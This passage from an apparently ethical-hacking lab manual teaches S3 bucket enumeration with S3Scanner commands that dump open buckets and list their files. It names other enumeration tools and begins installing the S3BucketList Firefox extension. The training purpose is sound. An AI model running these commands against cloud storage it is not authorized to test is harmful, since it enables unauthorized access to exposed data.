
- Apart from the aforementioned command, you can use the S3Scanner tool to perform the following functions:
 - Dump all open buckets and log both open and closed buckets in found.txt:**python3 ./s3scanner.py --include-closed --out-file found.txt --dump names.txt**
 - Just log open buckets in the default output file (buckets.txt):**python3 ./s3scanner.py names.txt**
 - Save the file listings of all open buckets to a file:**python ./s3scanner.py --list names.txt**
- This concludes the demonstration of enumerating S3 buckets using the S3Scanner tool.
- You can also use other S3 bucket enumeration tools such as **S3Inspector** (<https://github.com>), **s3-buckets-bruteforcer** (<https://github.com>), **Mass3** (<https://github.com>), **Bucket Finder** (<https://digi.ninja>), and **s3recon** (<https://github.com>) to perform S3 bucket enumeration for a target website or company.
- Close all open windows and document all acquired information.

Task 3: Enumerate S3 Buckets using Firefox Extension


S3BucketList is a Firefox extension that records S3 buckets found in requests and lists them along with their permissions. Using this tool, we can determine whether an S3 bucket is public or private.

Here, we will use S3BucketList Firefox extension to find S3 buckets from a target website.


1. In **Parrot Security** machine, click the **Firefox** icon in the menu to launch the Firefox browser.
2. In the address bar type <https://addons.mozilla.org/en-US/firefox/addon/s3-bucket-list/> and press **Enter**.



